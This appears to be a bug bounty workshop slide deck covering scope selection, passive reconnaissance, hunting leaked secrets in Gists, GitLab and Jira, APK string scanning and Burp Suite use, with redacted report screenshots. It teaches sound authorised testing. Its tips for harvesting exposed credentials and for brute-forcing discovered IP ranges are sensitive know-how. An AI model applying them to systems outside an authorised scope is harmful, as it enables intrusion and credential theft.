

BUG BOUNTY ~~WORKSHOP~~
FUNSHOP

AGENDA

- Intro
- Bug Bounty Definition
- How to select a target
- Passive Recon Techniques
- Hacking with Burp Suite
- Importance of understanding an application flow
- Better Bug Bounty Report
- Keep up with all the new trends
- Live Burp Suite Session
- Recap | Wrapping up

Intro



#whoami



- ❖ Prateek Tiwari - @prateek_0490
- ❖ Security Lead @ Zomato
- ❖ Security Consultant, Occasional Bug Bounty Hunter
- ❖ Email: prateek0490@gmail.com

Hey you! What's Bug Bounty?



What's Bug Bounty?

- ❑ Bug Bounty is a reward offered to individuals who identifies and report bugs or security vulnerabilities in a computer program/system or software.
- ❑ The reward could be in any form - from goodies to hard cash or just acknowledgement.

How to select a target?



How to select a target?

Assets in scope:

- Priority to wildcard {*.example.com}
- Mobile Apps

Paying attention to out of scope / exclusions list:

- XSS
- CSRF
- Subdomain Takeovers

Meh “really? Do you even care about Security ☐”

Diving deep into the target, Passive..sh Recon



Diving deep into the target using passive..sh Recon

Find all the ****ASSETS**** that belongs to that organisation. Assets?

- Domains?
- Subdomains?
- 3rd Party Services used by Organisation (GitHub, Jira, Trello, Jenkins, GitLab, etc...)
- IP Ranges?
- iOS / Android Apps?
- Doesn't ends [n number of assets]

Subdomains | Asset(s) Identification

- Subfinder [<https://github.com/subfinder/subfinder>]
- VirusTotal [<https://www.virustotal.com/#/domain/domain.com>]
- Certificate Transparency [<https://crt.sh/?q=%domain.com>]
- Censys [<https://www.censys.io>]
- Google - site:example.com -www [Other Search Engines - Bing, DuckDuckGo, Yahoo]
- Google Certificate Transparency
[<https://transparencyreport.google.com/https/certificates?hl=en>]
- Facebook Certificate Transparency Monitoring
[<https://developers.facebook.com/tools/ct>]
- CSP Headers? Anyone? That's interesting isn't it? Well that has given me couple of criticals and a nice payouts. Never miss!
- GitHub, Gist, Gitlab, Trello, Jira, etc...

CSP Headers


```
Content-Security-Policy: frame-ancestors https://*.nearbuystag.in https://*.nearbuy.com 'self'; default-src *;  
font-src * data:; img-src * data:; media-src * blob:; script-src 'self' 'unsafe-inline' 'unsafe-eval' *.jwpcdn.com  
*.cloudflare.com *.twitter.com *.recruiterbox.com *.zdev.net *.zdev.net:8080 *.zomato.com *.tinymce.com  
*.gstatic.com *.googleapis.com *.google.com *.google.co.in *.facebook.com sdk.accountkit.com *.doubleclick.net  
*.googlesyndication.com *.nr-data.net *.newrelic.com *.google-analytics.com *.akamaihd.net *.zmtcdn.com  
*.googletagmanager.com *.facebook.net *.googleadservices.com *.cdninstagram.com *.googlesyndication.com  
*.inspectlet.com *.spreedly.com *.instagram.com *.twimg.com *.mouseflow.com *.usersnap.com  
d3mvvhjkxpjz.cloudfront.net *.serving-sys.com *.sushissl.com *.pubnub.com tsgw.tataelksi.co.in *.branch.io  
app.link cdn.poll-maker.com *.ampproject.org *.smartlook.com *.hotjar.com dashboard.hypertrack.io zba.se  
*.googletagmanager.com *.eff.org cdn.plot.ly *.zedo.com *.bing.com *.criteo.net *.criteo.com mddigital.in;  
style-src * 'unsafe-inline';  
Date: 16 Nov 2018 12:10:49 GMT
```

#xxxxxx Admin Access to a domain used for development and admin access to internal dashboards on that domain Share: [f](#) [t](#) [g+](#) [in](#) [y](#) [s](#)

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed publicly	December 28, 2017 6:42pm +0530	Participants	
Reported To	Redacted	Visibility	Public (Limited)
Asset	*.redacted.com (Domain)		
Weakness	Improper Access Control - Generic		
Bounty	XXXX		

[Collapse](#)

gist.github.com



A screenshot of a web browser displaying a GitHub Gist file. The URL in the address bar is <https://gist.github.com/redacted/8basad3466sa123fht3c4f267b314f>. The page title is "Internal Access Redacted". The file is titled "gistfile1.txt". The content of the file is as follows:

```
1 server.port=8090
2
3 Connect.database=dashboard
4 spring.datasource.url=jdbc:mysql://mysql-db.redacted.com:3306/dashboard
```

The entire content of the file is preceded by a large, light gray rectangular redaction box. The browser interface includes a back button, forward button, and a refresh button at the top left, and a "Raw" link at the top right.


gist.github.com

Cost of Human Errors :(


#xxxxxx Leaking staging env details in Gists, access to staging env [contains few prod config details]

State	● Resolved (Closed)	Severity	 No Rating (---)
Reported To	Redacted	Participants	
Weakness	None	Visibility	Private
Bounty	XXXX	Collapse	

Trello, Jira, Gitlab ...



Even though if an organization's Jira instance has an auth, administrators set up "public" projects, they forget "public" means public for everyone. This could sometime give you keys to kingdom.



Trello, Jira, Gitlab ...

Thanks Ed :)

Ed
@EdOverflow

Following ▾

Bug bounty tip: Look for GitLab instances on targets or belonging to the target. When you stumble across the GitLab login panel (`/users/sign_in`), navigate to `'/explore'`. Once you get in, use the search function to find passwords, keys, etc.

Community Edition

software to collaborate on code

Discover projects, groups and snippets. Share your projects with the world.

Sign in

Username or email

Password

Remember me

Forgot password

Didn't receive a confirmation

out GitLab

5:37 PM - 17 Apr 2018

fofa.so - chinese version of shodan

→ C ⓘ https://fofa.so/result?qbase64=li56b21hdG8uY29tIg%3D%3D

".zomato.com"

收藏规则 下载数据

TYPE
Years

2018	1894
2017	15

TOP COUNTRIES

United States of America	1351
Netherlands	305
Singapore	108
France	8

TOP PORTS

443	1808
80	95
8080	4
4443	1

Query: ".zomato.com", Total results: 1909, took 568 ms, mode: normal.
默认只显示一年内的数据, 点击 all 链接查看所有。

← Previous 1 2 3 4 5 6 7 ... 191 Next →

23.3.178.239 ⓘ

23.3.178.239
2018-11-15
United States / Cambridge

HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 209
Expires: Thu, 15 Nov 2018 04:48:00 GMT
Date: Thu, 15 Nov 2018 04:48:00 GMT
Connection: close

159.89.224.38 ⓘ

Directory Listing
159.89.224.38
2018-11-15
United States / New York

HTTP/1.1 200 OK
Connection: close

shodan.io

← → ⌂ https://www.shodan.io/search?query=org%3A"redacted"

Shodan Developers Book View All...

 SHODAN org:"redacted" 

 Exploits  Maps  Share Search  Download Results  Create Report

TOTAL RESULTS 
31,470

TOP COUNTRIES



IP Ranges

https://bgp.he.net/search?search%5Bsearch%5D=Smule&commit=Search

 HURRICANE ELECTRIC
INTERNET SERVICES

Smule

Quick Links

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Contact Us

Search Results

Result	Description	
Smule		
AS63362	Smule Inc.	
65.222.153.0/24	WS/ MOSAIC NETWORX/ SMULE (C05865876)	
2620:136:5000::/44	Smule Inc.	
205.139.25.0/24	Smule, Inc	
104.254.207.0/24	Smule Inc.	
104.254.204.0/22	Smule Inc.	

Updated 15 Nov 2018 21:18 PST © 2018 Hurricane Electric

<https://bgp.he.net/search?search%5Bsearch%5D=Smule&commit=Search>

AS63362 Smule Inc.

Quick Links

- BGP Toolkit Home
- BGP Prefix Report
- BGP Peer Report
- Exchange Report
- Bogon Routes
- World Report
- Multi Origin Routes
- DNS Report
- Top Host Report
- Internet Statistics
- Looking Glass
- Network Tools App
- Free IPv6 Tunnel
- IPv6 Certification
- IPv6 Progress
- Going Native
- Contact Us

Prefix Description

65.222.153.0/24	WS/ MOSAIC NETWORX/ SMULE (C05865876)	
66.171.201.0/24	Mosaic Networx (C05396303)	
74.217.198.0/24	Mosaic Networx (C04904663)	
104.254.204.0/22	Smule Inc.	
104.254.207.0/24	Smule Inc.	
205.139.25.0/24	Smule, Inc	
205.143.40.0/23	Smule Inc.	

Updated 15 Nov 2018 21:18 PST © 2018 Hurricane Electric

IP Ranges

The screenshot shows a web browser window for the ARIN Whois-RWS service at <https://whois.arin.net/ui/query.do>. The search term "Smule" has been entered. The results are categorized into three main sections: Organizations, Autonomous System Numbers, and Networks.

Organizations:

- SMULE (SMULE-2)
- SMULE (SMULE-4)
- Smule Inc. (SMULE)

Autonomous System Numbers:

- SMULE (AS63362)

Networks:

- SMULE (NET-104-254-204-0-1) - IP Range: 104.254.204.0 - 104.254.207.255

On the right side of the page, there is a sidebar titled "RELEVANT LINKS" containing the following links:

- > ARIN Whois/Whois-RWS Terms of Service
- > Report Whois Inaccuracy
- > Whois-RWS API Documentation
- > ARIN Technical Discussion Mailing List
- > Sample stylesheet (xsl)

<https://whois.arin.net/ui/query.do>

IP Ranges

Sir, I've found the IP Space now what?



So, what are we gonna do now?

IP Range - now what?

- Fire NMap and run NSE Scripts on those discovered IP Ranges
- Perform content discovery (file/folder bruteforcing) on every discovered asset
 - BurpSuite
 - Dirsearch, Dirbuster
 - Wfuzz

[*.redacted.com] Leaking GMaps Production + Development Keys and other sensitive info about internal networks at
<http://10X.XXX.XX84.XXX>

State	● Triaged (Open)	Severity	█ No Rating (---) Add
Reported To		Participants	 [REDACTED]
Asse		Visibility	Private


Oh the mobile apps are in scope, what should I look for?

Did you know? You can find leakage of sensitive data in mobile apps without even installing them on your phone. Howwwww?



Oh the mobile apps are in scope, what should I look for?

Short Cut:




site:apkscan.nviso.be zomato

All News Maps Images Videos More Settings Tools

2 results (0.20 seconds)

NVISO ApkScan - malware analysis report (Zomato.apk)
<https://apkscan.nviso.be/report/show/7d56191076659f85ce07b3e20b2206db> ▾
Nov 24, 2013 - No scan results received from VirusTotal. This most probably means that the sample hash is not yet known by the VirusTotal scanners. You can ...



Disassembled source code

Hardcoded URL's

- http://api.admob.com/v1/pubcode/android_sdk_emulator_notice
- <http://api.twitter.com/1.1/>
- http://api.twitter.com/oauth/access_token
- <http://api.twitter.com/oauth/authenticate>
- <http://api.twitter.com/oauth/authorize>
- http://api.twitter.com/oauth/request_token
- <http://data.flurry.com/aap.do>
- <http://developers.facebook.com/docs/reference/rest/>
- <http://googleads.g.doubleclick.net>
- <http://googleads.g.doubleclick.net/mads/static/sdk/native/sdk-core-v40.js>
- <http://graph.facebook.com/>
- <http://maps.google.com/maps?daddr>

Oh the mobile apps are in scope, what should I look for?

Long Route:

- ❖ Download the apk, you can do it from <https://apkpure.com/>
- ❖ Upload the apk at <https://apkscan.nviso.be/>, run the Scan and wait for the results.

The image shows a tweet from Prateek Tiwari (@prateek_0490) with the following content:

#bugbountyprotip - did you know, apart from apkscan of @NVISO_BE u can use @virustotal to find int strings in apk? It finds hardcoded URL(s), helped me a lot lately, found subdomain which was 403 but had a token which gave access #SharingIsCaring #TogetherWeHitHarder #infosec

The tweet includes a screenshot of a browser window showing the VirusTotal interface with a search bar and a list of interesting strings, one of which is a URL: "https://xyz.domain.com/backup/protected/noaccess?token=fg".

At the bottom of the tweet, there is a timestamp "12:19 AM - 18 Jun 2018" and a row of small profile icons representing the tweet's engagement metrics.

Oh the mobile apps are in scope, what should I look for?

VIRUSTOTAL

https://www.virustotal.com/#/domain/zomato.com

Σ Search or scan a URL, IP address, domain, or file hash

Date scanned	Detections	File type	Name
2018-11-15	10/60	Android	browser-major-release-com.aidou.sber.brор-v1.1.8_aligned_signed.apk
2018-11-07	5/60	Android	0ed516cf44c565cb4d31b7958cc0f1bbcdcc74b97e0ae08d1d042b22fe26f10f2
2018-11-08	8/58	Android	sasahPnfZkdHI1FIBfPLWQaWGmGS
2018-10-29	0/60	Android	browser-major-release-com.aidou.sber.brор-v1.1.10_aligned_signed.apk
2018-10-12	1/59	Android	browser-major-release-com.aidou.sber.brор-v1.1.10_aligned_signed.apk
2018-10-12	1/59	Android	browser-major-release-com.aidou.sber.brор-v1.1.10_aligned_signed.apk
2018-10-12	1/59	Android	browser-major-release-com.aidou.sber.brор-v1.1.10_aligned_signed.apk
2018-10-12	1/59	Android	1.apk
2018-10-10	8/59	Android	browser-major-release-com.aidou.sber.brор-v1.1.9_aligned_signed.apk
2018-10-10	8/56	Android	browser-major-release-com.aidou.sber.brор-v1.1.9_aligned_signed.apk

More

Files Referring

Date scanned	Detections	File type	Name
2018-11-16	1/60	Android	com.restwla.z48f164d6.apk
2018-11-16	12/59	PDF	eb1a3c5af90358a307378e21e36d7e44dd75406155f93dd7d24f184a7f42d01

https://www.virustotal.com/#/file/5f5c9f4d0f6dd27bcc35dbab93578602e4ccb76e0520a390d28f600842245dc2/details

Σ Search or scan a URL, IP address, domain, or file hash

com.aidou.sber.brор.calc
android.intent.action.BOOT_COMPLETED

Intent Filters By Category

- android.intent.category.DEFAULT
- android.intent.category.LAUNCHER
- android.intent.category.BROWSABLE
- com.aidou.sber.brор

Interesting Strings

- http://www.appnext.com/privacy_policy/index.html#z=
- http://www.example.com
- http://www.facebook.com
- http://www.google-analytics.com
- http://www.google.com
- https://
- https://%s/%s
- https://facebook.com
- https://admin.appnext.com/AdminService.asmx/
- https://admin.appnext.com/AdminService.asmx/SetOpenV1
- https://admin.appnext.com/AdminService.asmx/SetRL?guid=
- https://admin.appnext.com/AdminService.asmx/bns
- https://admin.appnext.com/AdminService.asmx/checkA?z=
- https://admin.appnext.com/adminService.asmx/SetRewards
- https://admin.appnext.com/tools/navtac.html?bid=
- https://admin.appnext.com/tpl2.aspx?tid=%s&vid=%s&osid=%s&uid=%s&session_id=%s&pid=%s
- https://api.%s/install_data/v3/

Hacking with BurpSuite

Setting the right Scope

Burp Suite Professional v1.7.37 – Temporary Project - licensed to Prateek Tiwari [single user license]

Burp Intruder Repeater Window Help Backslash

Decoder Comparer Extender Project options User options Alerts HUNT Methodology HUNT Scanner CSRF SHELLING

Target Proxy Spider Scanner Intruder Repeater Sequencer

Site map Scope

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to browse to your target and use the context menus in the site map to include or exclude URL paths.

Use advanced scope control

Include in scope

Add	Enabled	Protocol	Host / IP range	Port	File
	<input checked="" type="checkbox"/>	Any	.*\zomato\.com\$		
	<input checked="" type="checkbox"/>	Any	.*\zmtcdn\.com\$		

Exclude from scope

Add	Enabled	Protocol	Host / IP range	Port	File

The screenshot shows the Burp Suite interface with the 'Scope' tab selected. The 'Target Scope' section is open, showing two entries in the 'Include in scope' table. The first entry is '.*\zomato\.com\$' and the second is '.*\zmtcdn\.com\$'. A red arrow points from the second entry in the 'Include' table to the 'Exclude from scope' table below, indicating that the second entry is being moved or has been moved to the exclusion list.

Hacking with BurpSuite

Burp Suite Professional v1.7.37 - Temporary Project - licensed to Prateek Tiwari [single user license]

Logging of out-of-scope Proxy traffic is disabled. [Re-enable](#)

Decoder Comparer Extender Project options User options Alerts HUNT Methodology HUNT Scanner CSRF Shelling

Target Proxy Spider Scanner Intruder Repeater Sequencer

Site map Scope

Filter: Hiding out of scope items

Contents

Host	Method	URL	Params
https://www.zomato.com	GET	/clients/analytics_new...	✓
https://www.zomato.com	GET	/clients/delivery_acco...	✓
https://www.zomato.com	GET	/clients/delivery_acco...	✓
https://www.zomato.com	GET	/clients/manageProm...	✓
https://www.zomato.com	GET	/clients/manageSpeci...	✓
https://www.zomato.com	GET	/clients/manageSubs...	✓
https://www.zomato.com	GET	/clients/ordering_inv...	✓
https://www.zomato.com	POST	/clients/promoDataHa...	✓
https://www.zomato.com	GET	/clients/reviews_new...	✓
https://www.zomato.com	GET	/clients/roi_perform...	✓
https://www.zomato.com	POST	/clients/specialMenuD...	✓

Request Response Raw Params Headers Hex

GET /clients/analytics_new_v2.php?entity_type=restaurant&entity_id=307543 HTTP/1.1
Host: www.zomato.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://www.zomato.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
Cookie: ENABLED_IDPS=google;
utmz=141625785.FQnz502Qd5MS6gKyLrqS0:telnN;
_ga=GAL1.2.2046876884.1511141817;
_gcl_au=1.14052305-8ace-ch3r71577fee; dpr=2;
fbm_288523881080=base_domain=.zomato.com;
fbtrack=92eae4c26d0aen0a10057d125d6d4a8;
feed_pref=city; zh1n=; al=0; fbcity=1;
_gid=GAL1.2.1870010734.1542373362;

Issues

! Request vulnerable to Cross-site Request Forgery [2]

- Form does not contain an anti-CSRF token
- Session token in URL [11]
- Source code disclosure [3]
- Cross-origin resource sharing [3]
- SSL cookie without secure flag set [20]
- Cookie scoped to parent domain [20]
- Cross-domain Referer leakage [10]
- Cross-domain script include [10]
- Email addresses disclosed [2]
- Credit card numbers disclosed
- SSL certificate
- Frameable response (potential Clickjacking) [10]

Advisory

Request vulnerable to Cross-site Requests

Issue: Request vulnerable to Cross-site Request Forgery
Severity: High
Confidence: Tentative
Host: https://www.zomato.com

Note: This issue was generated by a Burp extension.

Issue detail

2 instances of this issue were identified, at the following locations:

- /clients/specialMenuDataHandler.php
- /php/asyncLogin.php

Type a search term 0 matches

Burp Suite Professional v1.7.37 - Temporary Project - licensed to Prateek Tiwari [single user license]

Target Proxy Spider Scanner Intruder Repeater Sequencer

Decoder Comparer Extender Project options User options Alerts HUNT Methodology HUNT Scanner CSRF Shelling

Access & Logic Parameters (4)


ID	Parameter	Host	Path
72c0cb4b	accessToken	www.zomato.com	/php/asyncLogin.php
72c0cb4b	authResponse[accessToken]	www.zomato.com	/php/asyncLogin.php
72c0cb4b	authResponse[data_access_expir...	www.zomato.com	/php/asyncLogin.php

File Inclusion & Path Traversal (27)
Insecure Direct Object Reference (27)
OS Command Injection (27)
SQL Injection (27)
Server Side Request Forgery (10)
Server Side Template Injection (21)
Settings

Raw Params Headers Hex

POST /php/asyncLogin.php?accessToken=EEAAJAC
Content-Type:application/x-www-form-urlencoded
Host: www.zomato.com
Content-Length: 1081
Accept: application/json, text/javascript, */*; q=0.01
Referer: https://www.zomato.com/
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://www.zomato.com/

Hacking with BurpSuite



Keeping an eye on these issues list, always handy and helps a lot!

Hacking with BurpSuite

BURP SPIDER

